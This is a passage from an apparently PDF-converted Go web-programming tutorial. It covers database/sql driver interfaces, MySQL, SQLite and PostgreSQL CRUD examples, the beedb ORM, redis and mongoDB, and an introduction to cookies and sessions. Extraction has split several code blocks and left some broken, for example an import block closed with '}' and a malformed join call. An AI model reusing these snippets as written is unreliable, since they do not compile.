- `Close` closes current connection and clean resources. Most of third-party drivers implemented some kinds of connection pool, so you don't need to cache connections unless you want to have unexpected errors.
- `Begin` returns a Tx that represents a affair handle, you can use it for querying, updating or affair roll back etc.

## driver Stmt

This is a ready status and is corresponding with Conn, so it can only be used in one goroutine like Conn.

```
type Stmt interface {
 Close() error
 NumInput() int
 Exec(args []Value) (Result, error)
 Query(args []Value) (Rows, error)
}
```

- `Close` closes current connection, but it still returns rows data if it is doing query operation.
- `NumInput` returns the number of obligate arguments, database drivers should check caller's arguments when the result is greater than 0, and it returns -1 when database drivers don't know any obligate argument.
- `Exec` executes SQL commands of `update/insert` that are prepared in `Prepare`, returns `Result`.
- `Query` executes SQL commands of `select` that are prepared in `Prepare`, returns rows data.

## driver Tx

Generally, affair handle only have submit or roll back, and database drivers only need to implement these two methods.

```
type Tx interface {
 Commit() error
 Rollback() error
}
```

## driver.Execler

This is an optional interface.

```
type Execler interface {
 Exec(query string, args []Value) (Result, error)
}
```

If the driver doesn't implement this interface, then when you call DB.Exec, it automatically calls Prepare and returns Stmt, then executes Exec of Stmt, then closes Stmt.

## driver.Result

This is the interface for result of update/insert operations.

```
type Result interface {
 LastInsertId() (int64, error)
 RowsAffected() (int64, error)
}
```

- `LastInsertId` returns auto-increment Id number after insert operation from database.
- `RowsAffected` returns rows that affected after query operation.

## driver.Rows

This is the interface for result set of query operation.

```
type Rows interface {
 Columns() []string
 Close() error
 Next(dest []Value) error
}
```

- `Columns` returns fields information of database tables, the slice is one-to-one

- correspondence to SQL query field, not all fields in that database table.
- `Close` closes Rows iterator.
- `Next` returns next data and assigns to dest, all string should be converted to byte array, and gets io.EOF error if no more data available.

## diriver.RowsAffected

This is a alias of int64, but it implemented Result interface.

```
type RowsAffected int64

func (RowsAffected) LastInsertId() (int64, error)

func (v RowsAffected) RowsAffected() (int64, error)
```

## driver.Value

This is a empty interface that can contain any kind of data.

```
type Value interface{}
```

The Value must be somewhat that drivers can operate or nil, so it should be one of following types:

```
int64
float64
bool
[]byte
string [*] Except Rows.Next which cannot return string
time.Time
```

## driver.ValueConverter

This defines a interface for converting normal values to driver.Value.

```
type ValueConverter interface {
 ConvertValue(v interface{}) (Value, error)
}
```

This is commonly used in database drivers and has many good features:

- Convert driver.Value to corresponding database field type, for example convert int64 to uint16.
- Convert database query results to driver.Value.
- Convert driver.Value to user defined value in `scan` function.

## driver.Valuer

This defines a interface for returning driver.Value.

```
type Valuer interface {
 Value() (Value, error)
}
```

Many types implemented this interface for conversion between driver.Value and itself.

At this point, you should have concepts about how to develop a database driver. Once you implement about interfaces for operations like add, delete, update, etc. There only left problems about communicating with specific database.

## database/sql

database/sql defines more high-level methods above database/sql/driver for more convenient operations with databases, and it suggests you to implement a connection pool.

```
type DB struct {
 driver driver.Driver
 dsn string
 mu sync.Mutex // protects freeConn and closed
 freeConn []driver.Conn
 closed bool
}
```

As you can see, Open function returns a DB that has a freeConn, and this is the simple connection pool. Its implementation is very simple or ugly, it uses `defer db.putConn(ci, err)` in function Db.prepare to put connection into connection pool. Every time you call Conn function, it checks length of freeConn, if it's greater than 0 means there is a reusable connection and directly returns to you, otherwise it creates a new connection and returns.

## 5.2 MySQL

The framework call LAMP is very popular on the internet in recent years, and the M is the MySQL. MySQL is famous by its open source, easy to use, so it becomes the database in the back-end of many websites.

### MySQL drivers

There are couple of drivers that support MySQL in Go, some of them implemented `database/sql` interface, and some of them use their only interface standards.

- <https://github.com/go-sql-driver/mysql> supports `database/sql`, pure Go code.
- <https://github.com/ziutek/mymysql> supports `database/sql` and user defined interface, pure Go code.
- <https://github.com/Philio/GoMySQL> only supports user defined interface, pure Go code.

I'll use the first driver in my future examples(I use this one in my projects also), and I recommend you to use this one for following reasons:

- It's a new database driver and supports more features.
- Fully support `database/sql` interface standards.
- Support keepalive, long connection with thread-safe.

### Samples

In following sections, I'll use same database table structure for different databases, the create SQL as follows:

```
CREATE TABLE `userinfo` (
 `uid` INT(10) NOT NULL AUTO_INCREMENT,
 `username` VARCHAR(64) NULL DEFAULT NULL,
 `departname` VARCHAR(64) NULL DEFAULT NULL,
 `created` DATE NULL DEFAULT NULL,
 PRIMARY KEY (`uid`)
);
```

The following example shows how to operate database based on `database/sql` interface standards.

```
package main

import (
```

```
 _ "github.com/go-sql-driver/mysql"
 "database/sql"
 "fmt"
}

func main() {
 db, err := sql.Open("mysql", "astaxie:astaxie@test?charset=utf8")
 checkErr(err)

 // insert
 stmt, err := db.Prepare("INSERT userinfo SET
username=?,departname=?,created=?")
 checkErr(err)

 res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")
 checkErr(err)

 id, err := res.LastInsertId()
 checkErr(err)

 fmt.Println(id)
 // update
 stmt, err = db.Prepare("update userinfo set username=? where uid=?")
 checkErr(err)

 res, err = stmt.Exec("astaxieupdate", id)
 checkErr(err)

 affect, err := res.RowsAffected()
 checkErr(err)

 fmt.Println(affect)

 // query
 rows, err := db.Query("SELECT * FROM userinfo")
 checkErr(err)

 for rows.Next() {
 var uid int
 var username string
 var department string
 var created string
 err = rows.Scan(&uid, &username, &department, &created)
 checkErr(err)
 fmt.Println(uid)
 fmt.Println(username)
 fmt.Println(department)
 }
}
```

```

 fmt.Println(created)
 }

 // delete
 stmt, err = db.Prepare("delete from userinfo where uid=?")
 checkErr(err)

 res, err = stmt.Exec(id)
 checkErr(err)

 affect, err = res.RowsAffected()
 checkErr(err)

 fmt.Println(affect)

 db.Close()

}

func checkErr(err error) {
 if err != nil {
 panic(err)
 }
}

```

Let me explain few important functions:

- `sql.Open()` opens a registered database driver, here the Go-MySQL-Driver registered mysql driver. The second argument is DSN(Data Source Name) that defines information of database connection, it supports following formats:

```

user@unix(/path/to/socket)/dbname?charset=utf8
user:password@tcp(localhost:5555)/dbname?charset=utf8
user:password@/dbname
user:password@tcp([de:ad:be:ef::ca:fe]:80)/dbname

```

- `db.Prepare()` returns SQL operation that is going to execute, also returns execute status after executed SQL.
- `db.Query()` executes SQL and returns Rows result.
- `stmt.Exec()` executes SQL that is prepared in Stmt.

Note that we use format `=?` to pass arguments, it is for preventing SQL injection.

## 5.3 SQLite

SQLite is a open source, embedded relational database, it has a self-contained, zero-configuration and affair-supported database engine. Its characteristics are highly portable, easy to use, compact, efficient and reliable. In most of cases, you only need a binary file of SQLite to create, connect and operate database. If you are looking for a embedded database solution, SQLite is worth to consider. You can say SQLite is the open source version of Access.

### SQLite drivers

There are many database drivers for SQLite in Go, but many of them are not supporting `database/sql` interface standards.

- <https://github.com/mattn/go-sqlite3> supports `database/sql`, based on cgo.
- <https://github.com/feyeleanor/gosqlite3> doesn't support `database/sql`, based on cgo.
- <https://github.com/phf/go-sqlite3> doesn't support `database/sql`, based on cgo.

The first driver is the only one that supports `database/sql` interface standards in SQLite drivers, so I use this in my projects and it will be easy to migrate code in the future.

### Samples

The create SQL as follows:

```
CREATE TABLE `userinfo` (
 `uid` INTEGER PRIMARY KEY AUTOINCREMENT,
 `username` VARCHAR(64) NULL,
 `departname` VARCHAR(64) NULL,
 `created` DATE NULL
);
```

An example:

```
package main

import (
 "database/sql"
 "fmt"
 _ "github.com/mattn/go-sqlite3"
)

func main() {
```

```
db, err := sql.Open("sqlite3", "./foo.db")
checkErr(err)

// insert
stmt, err := db.Prepare("INSERT INTO userinfo(username, departname, created)
values(?, ?, ?)")
checkErr(err)

res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")
checkErr(err)

id, err := res.LastInsertId()
checkErr(err)

fmt.Println(id)
// update
stmt, err = db.Prepare("update userinfo set username=? where uid=?")
checkErr(err)

res, err = stmt.Exec("astaxieupdate", id)
checkErr(err)

affect, err := res.RowsAffected()
checkErr(err)

fmt.Println(affect)

// query
rows, err := db.Query("SELECT * FROM userinfo")
checkErr(err)

for rows.Next() {
 var uid int
 var username string
 var department string
 var created string
 err = rows.Scan(&uid, &username, &department, &created)
 checkErr(err)
 fmt.Println(uid)
 fmt.Println(username)
 fmt.Println(department)
 fmt.Println(created)
}

// delete
stmt, err = db.Prepare("delete from userinfo where uid=?")
checkErr(err)
```

```
 res, err = stmt.Exec(id)
 checkErr(err)

 affect, err = res.RowsAffected()
 checkErr(err)

 fmt.Println(affect)

 db.Close()

}

func checkErr(err error) {
 if err != nil {
 panic(err)
 }
}
```

You may notice that the code is almost same as previous section, and we only changed registered driver name, and call `sql.Open` to connect to SQLite in a different way.

There is a SQLite management tool available: <http://sqliteadmin.orbm2k.de/>

# 5.4 PostgreSQL

PostgreSQL is an object-relational database management system available for many platforms including Linux, FreeBSD, Solaris, Microsoft Windows and Mac OS X. It is released under the MIT-style license, and is thus free and open source software. It's larger than MySQL, because it's designed for enterprise usage like Oracle. So it's a good choice to use PostgreSQL in enterprise projects.

## PostgreSQL drivers

There are many database drivers for PostgreSQL, and three of them as follows:

- <https://github.com/bmizerany/pg> supports `database/sql`, pure Go code.
- <https://github.com/barham/gopgsqldriver> supports `database/sql`, pure Go code.
- <https://github.com/lxn/go-pqsql> supports `database/sql`, pure Go code.

I'll use the first one in my following examples.

## Samples

The create SQL as follows:

```
CREATE TABLE userinfo
(
 uid serial NOT NULL,
 username character varying(100) NOT NULL,
 departname character varying(500) NOT NULL,
 Created date,
 CONSTRAINT userinfo_pkey PRIMARY KEY (uid)
)
WITH (OIDS=FALSE);
```

An example:

```
package main

import (
 "database/sql"
 "fmt"
 _ "github.com/bmizerany/pg"
 "time"
)
```

```
const (
 DB_USER = "postgres"
 DB_PASSWORD = "postgres"
 DB_NAME = "test"
)

func main() {
 dbinfo := fmt.Sprintf("user=%s password=%s dbname=%s sslmode=disable",
 DB_USER, DB_PASSWORD, DB_NAME)
 db, err := sql.Open("postgres", dbinfo)
 checkErr(err)
 defer db.Close()

 fmt.Println("# Inserting values")

 var lastInsertId int
 err = db.QueryRow("INSERT INTO userinfo(username,departname,created)
VALUES($1,$2,$3) returning uid;", "astaxie", "研发部门", "2012-12-
09").Scan(&lastInsertId)
 checkErr(err)
 fmt.Println("last inserted id =", lastInsertId)

 fmt.Println("# Updating")
 stmt, err := db.Prepare("update userinfo set username=$1 where uid=$2")
 checkErr(err)

 res, err := stmt.Exec("astaxieupdate", lastInsertId)
 checkErr(err)

 affect, err := res.RowsAffected()
 checkErr(err)

 fmt.Println(affect, "rows changed")

 fmt.Println("# Querying")
 rows, err := db.Query("SELECT * FROM userinfo")
 checkErr(err)

 for rows.Next() {
 var uid int
 var username string
 var department string
 var created time.Time
 err = rows.Scan(&uid, &username, &department, &created)
 checkErr(err)
 fmt.Println("uid | username | department | created ")
 fmt.Printf("%3v | %8v | %6v | %6v\n", uid, username, department,
```

```

created)
}

fmt.Println("# Deleting")
stmt, err = db.Prepare("delete from userinfo where uid=$1")
checkErr(err)

res, err = stmt.Exec(lastInsertId)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect, "rows changed")
}

func checkErr(err error) {
 if err != nil {
 panic(err)
 }
}

```

Note that PostgreSQL uses format like `$1,$2` instead of `?` in MySQL, and it has different DSN format in `sql.Open`. Another thing is that the Postgres does not support `sql.Result.LastInsertId()`. So instead of this,

```

stmt, err := db.Prepare("INSERT INTO userinfo(username,departname,created)
VALUES($1,$2,$3);")
res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")
fmt.Println(res.LastInsertId())

```

Use `db.QueryRow()` and `.Scan()` to get the value for the last inserted id.

```

err = db.QueryRow("INSERT INTO TABLE_NAME values($1) returning uid;",
"VALUE1").Scan(&lastInsertId)
fmt.Println(lastInsertId)

```

# 5.5 Develop ORM based on beedb

( *Project beedb is no longer maintained, but code still there* )

beedb is a ORM, "Object/Relational Mapping", that developed in Go by me. It uses Go style to operate database, implemented mapping struct to database records. It's a lightweight Go ORM framework, the purpose of developing this ORM is to help people learn how to write ORM, and finds a good balance between functions and performance.

beedb is an open source project, and supports basic functions of ORM, but doesn't support associated query.

Because beedb support `database/sql` interface standards, so any driver that supports this interface can be used in beedb, I've tested following drivers:

Mysql: [github.com/ziutek/mymysql/godrv](https://github.com/ziutek/mymysql/godrv)

Mysql: [code.google.com/p/go-mysql-driver](https://code.google.com/p/go-mysql-driver)

PostgreSQL: [github.com/bmizerany/pg](https://github.com/bmizerany/pg)

SQLite: [github.com/mattn/go-sqlite3](https://github.com/mattn/go-sqlite3)

MS ADODB: [github.com/mattn/go-adodb](https://github.com/mattn/go-adodb)

ODBC: [bitbucket.org/miquella/mgodbc](https://bitbucket.org/miquella/mgodbc)

## Installation

You can use `go get` to install beedb in your computer.

```
go get github.com/astaxie/beedb
```

## Initialization

First, you have to import all corresponding packages as follows:

```
import (
 "database/sql"
 "github.com/astaxie/beedb"
 _ "github.com/ziutek/mymysql/godrv"
)
```

Then you need to open a database connection and create a beedb object(MySQL in this

example):

```
db, err := sql.Open("mymysql", "test/xiemengjun/123456")
if err != nil {
 panic(err)
}
orm := beedb.New(db)
```

`beedb.New()` actually has two arguments, the first one is for standard requirement, and the second one is for indicating database engine, but if you are using MySQL/SQLite, you can just skip the second one.

Otherwise, you have to initialize, like SQLServer:

```
orm = beedb.New(db, "mssql")
```

PostgreSQL:

```
orm = beedb.New(db, "pg")
```

`beedb` supports debug, and use following code to enable:

```
beedb.OnDebug=true
```

Now we have a struct for the database table `Userinfo` that we used in previous sections.

```
type Userinfo struct {
 Uid int `PK` // if the primary key is not id, you need to add tag `PK`
 for your customized primary key.
 Username string
 Departname string
 Created time.Time
}
```

Be aware that `beedb` auto-convert your camel style name to underline and lower case letter. For example, we have `UserInfo` as the struct name, and it will be `user_info` in database, same rule for field name. Camel

# Insert data

The following example shows you how to use beedb to save a struct instead of SQL command, and use Save method to apply change.

```
var saveone Userinfo
saveone.Username = "Test Add User"
saveone.Departname = "Test Add Departname"
saveone.Created = time.Now()
orm.Save(&saveone)
```

And you can check `saveone.Uid` after inserted, its value is self-increase ID, Save method did this job for you.

beedb provides another way to insert data, which is using map.

```
add := make(map[string]interface{})
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
orm.SetTable("userinfo").Insert(add)
```

Insert multiple data:

```
addslice := make([]map[string]interface{}, 10)
add:=make(map[string]interface{})
add2:=make(map[string]interface{})
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
add2["username"] = "astaxie2"
add2["departname"] = "cloud develop2"
add2["created"] = "2012-12-02"
addslice =append(addslice, add, add2)
orm.SetTable("userinfo").InsertBatch(addslice)
```

The way I showed you above is like chain query, you should be familiar if you know jquery. It returns original ORM object after calls, and continue to do other jobs.

The method `SetTable` tells ORM we want to insert our data to table `userinfo`.

## Update data

Continue above example to show how to update data. Now we have primary key value of saveone(Uid), so beedb executes update operation instead of inserting new record.

```
saveone.Username = "Update Username"
saveone.Departname = "Update Departname"
saveone.Created = time.Now()
orm.Save(&saveone) // update
```

You can use map for updating data also:

```
t := make(map[string]interface{})
t["username"] = "astaxie"
orm.SetTable("userinfo").SetPK("uid").Where(2).Update(t)
```

Let me explain some methods we used above:

- `.SetPK()` tells ORM `uid` is the primary key of table `userinfo`.
- `.Where()` sets conditions, supports multiple arguments, if the first argument is a integer, it's a short form of `Where("<primary key>=?", <value>")`.
- `.Update()` method accepts map and update to database.

## Query data

beedb query interface is very flexible, let's see some examples:

Example 1, query by primary key:

```
var user Userinfo
// Where accepts two arguments, supports integers
orm.Where("uid=?", 27).Find(&user)
```

Example 2:

```
var user2 Userinfo
orm.Where(3).Find(&user2) // short form that omits primary key
```

Example 3, other query conditions:

```
var user3 Userinfo
// Where accepts two arguments, supports char type.
orm.Where("name = ?", "john").Find(&user3)
```

Example 4, more complex conditions:

```
var user4 Userinfo
// Where accepts three arguments
orm.Where("name = ? and age < ?", "john", 88).Find(&user4)
```

Examples to get multiple records:

Example 1, gets 10 records that `id>3` and starts with position 20:

```
var allusers []Userinfo
err := orm.Where("id > ?", "3").Limit(10,20).FindAll(&allusers)
```

Example 2, omits the second argument of limit, so it starts with 0 and gets 10 records:

```
var tenusers []Userinfo
err := orm.Where("id > ?", "3").Limit(10).FindAll(&tenusers)
```

Example 3, gets all records:

```
var everyone []Userinfo
err := orm.OrderBy("uid desc,username asc").FindAll(&everyone)
```

As you can see, the Limit method is for limiting number of results.

- `.Limit()` supports two arguments, which are number of results and start position. 0 is the default value of start position.
- `.OrderBy()` is for ordering results, the arguments is the order condition.

All examples that you see is mapping records to structs, and you can also just put data into map as follows:

```
a, _ :=
orm.SetTable("userinfo").SetPK("uid").Where(2).Select("uid,username").FindMap()
```

- `.Select()` tells beedb how many fields you want to get from database table, returns all fields as default.
- `.FindMap()` returns type `[]map[string][]byte`, so you need to convert to other types by yourself.

## Delete data

beedb provides rich methods to delete data.

Example 1, delete a single record:

```
// saveone is the one in above example.
orm.Delete(&saveone)
```

Example 2, delete multiple records:

```
// alluser is the slice which gets multiple records.
orm.DeleteAll(&alluser)
```

Example 3, delete records by SQL:

```
orm.SetTable("userinfo").Where("uid>?", 3).DeleteRow()
```

## Associated query

beedb doesn't support joining between structs. However since some applications need this feature, here is a implementation:

```
a, _ := orm.SetTable("userinfo").Join("LEFT", "userdetail",
 "userinfo.uid=userdetail.uid")
 .Where("userinfo.uid=?")
1).Select("userinfo.uid,userinfo.username,userdetail.profile").FindMap()
```

We see a new method called `.Join()`, it has three arguments:

- The first argument: Type of Join; INNER, LEFT, OUTER, CROSS, etc.
- The second argument: the table you want to join with.
- The third argument: join condition.

## Group By and Having

beedb also has a implementation of `group by` and `having`.

```
a, _ :=
orm.SetTable("userinfo").GroupBy("username").Having("username='astaxie'").FindMa
p()
```

- `.GroupBy()` indicates field that is for group by.
- `.Having()` indicates conditions of having.

## Future

I have received many feedback from many people from all around world, and I'm thinking about reconfiguration in following aspects:

- Implement interface design like `database/sql/driver` in order to implement corresponding CRUD operations.
- Implement relational database design, one to one, one to many, many to many, here are some samples:

```
type Profile struct {
 Nickname string
 Mobile string
}
type Userinfo struct {
 Uid int
 PK_Username string
 Departname string
 Created time.Time
 Profile HasOne
}
```

- Auto-create table and index.
- Implement connection pool through goroutine.

## 5.6 NoSQL database

A NoSQL database provides a mechanism for storage and retrieval of data that use looser consistency models than relational database in order to achieve horizontal scaling and higher availability. Some authors refer to them as "Not only SQL" to emphasize that some NoSQL systems do allow SQL-like query language to be used.

As the C language of 21st century, Go has good support for NoSQL databases, and the popular NoSQL database including redis, mongoDB, Cassandra and Membase.

### redis

redis is a key-value storage system like Memcached, it supports string, list, set and zset(ordered set) as its value types.

There are some Go database drivers for redis:

- <https://github.com/alphazero/Go-Redis>
- <http://code.google.com/p/tideland-rdc/>
- <https://github.com/simonz05/godis>
- <https://github.com/hoisie/redis.go>

I forked the last one and fixed some bugs, and use it in my short URL service(2 million PV every day).

- <https://github.com/astaxie/goredis>

Let's see how to use the driver that I forked to operate database:

```
package main

import (
 "github.com/astaxie/goredis"
 "fmt"
)

func main() {
 var client goredis.Client

 // Set the default port in Redis
 client.Addr = "127.0.0.1:6379"

 // string manipulation
 client.Set("a", []byte("hello"))
 val, _ := client.Get("a")
 fmt.Println(string(val))
 client.Del("a")

 // list operation
 vals := []string{"a", "b", "c", "d", "e"}
 for _, v := range vals {
 client.Rpush("l", []byte(v))
 }
 dbvals,_ := client.Lrange("l", 0, 4)
 for i, v := range dbvals {
 println(i,":",string(v))
 }
 client.Del("l")
}
```

We can see that it's quite easy to operate redis in Go, and it has high performance. Its client commands are almost the same as redis built-in commands.

### mongoDB

mongoDB (from "humongous") is an open source document-oriented database system developed and supported by 10gen. It is part of the NoSQL family of database systems. Instead of storing data in tables as is done in a "classical" relational database, MongoDB stores structured data as JSON-like documents with dynamic schemas (MongoDB calls the format BSON), making the integration of data in certain types of applications easier and faster.




Figure 5.1 MongoDB compares to MySQL

The best driver for mongoDB is called `mgo`, and it is possible to be in the standard library in the future.

Here is the example:

```

package main

import (
 "fmt"
 "labix.org/v2/mgo"
 "labix.org/v2/mgo/bson"
)

type Person struct {
 Name string
 Phone string
}

func main() {
 session, err := mgo.Dial("server1.example.com,server2.example.com")
 if err != nil {
 panic(err)
 }
 defer session.Close()

 session.SetMode(mgo.Monotonic, true)

 c := session.DB("test").C("people")
 err = c.Insert(&Person{"Ale", "+55 53 8116 9639"}, &Person{"Cla", "+55 53 8402 8510"})
 if err != nil {
 panic(err)
 }

 result := Person{}
 err = c.Find(bson.M{"name": "Ale"}).One(&result)
 if err != nil {
 panic(err)
 }

 fmt.Println("Phone:", result.Phone)
}

```

We can see that there is no big different to operate database between mgo and beedb, they are both based on struct, this is what Go style is.

## 5.7 Summary

In this chapter, you first learned the design of `database/sql` interface, and many third-party database drivers for different kinds of database. Then I introduced beedb to you, an ORM for relational databases, also showed some samples for operating database. In the end, I talked about some NoSQL databases, I have to see Go gives very good support for those NoSQL databases.

After read this chapter, I hope you know how to operate databases in Go. This is the most important part in web development, so I want to you completely understand design ideas of `database/sql` interface.

# 6 Data storage and session

An important topic in web development is providing good user experience, but HTTP is stateless protocol, how can we control the whole process of viewing web sites of users? The classic solutions are using cookie and session, where cookies is client side mechanism and session is saved in server side with unique identifier for every single user. Noted that session can be passed in URL or in cookie, or even in your database which is much safer but it may drag down your application performance.

In section 6.1, we are going to talk about differences between cookie and session. In section 6.2, you'll learn how to use session in Go with a implementation of session manager. In section 6.3, we will talk about session hijack and how to prevent it when you know that session can be saved in anywhere. The session manager we will implement in section 6.3 is saving session in memory, but if we need to expand our application that have requirement of sharing session, we'd better save session in database, and we'll talk more about this in section 6.4.

## 6.1 Session and cookies

Session and cookies are two common concepts in web browse, also they are very easy to misunderstand, but they are extremely important in authorization and statistic pages. Let's comprehend both of them.

Suppose you want to crawl a limited access page, like user home page in twitter. Of course you can open your browser and type your user name and password to log in and access those information, but so-called "crawl" means we use program to simulate this process without human intervene. Therefore, we have to find out what is really going on behind our actions when we use browsers to log in.

When we get log in page, and type user name and password, and press "log in" button, browser send POST request to remote server. Browser redirects to home page after server returns right respond. The question is how does server know that we have right to open limited access page? Because HTTP is stateless, server has no way to know we passed the verification in last step. The easiest solution is append user name and password in the URL, it works but gives too much pressure to server (verify every request in database), and has terrible user experience. So there is only one way to achieve this goal, which is save identify information either in server or client side, this is why we have cookie and session.

cookie, in short it is history information (including log in information) that is saved in client computer, and browser sends cookies when next time user visits same web site, automatically finishes log in step for user.




Figure 6.1 cookie principle.

session, in short it is history information that is saved in server, server uses session id to identify different session, and the session id is produced by server, it should keep random and unique, you can use cookie to get client identity, or by URL as arguments.




Figure 6.2 session principle.

## Cookie

Cookie is maintained by browsers and along with requests between web servers and browsers. Web application can access cookies information when users visit site. In browser setting there is one about cookies privacy, and you should see something similar as follows when you open it:

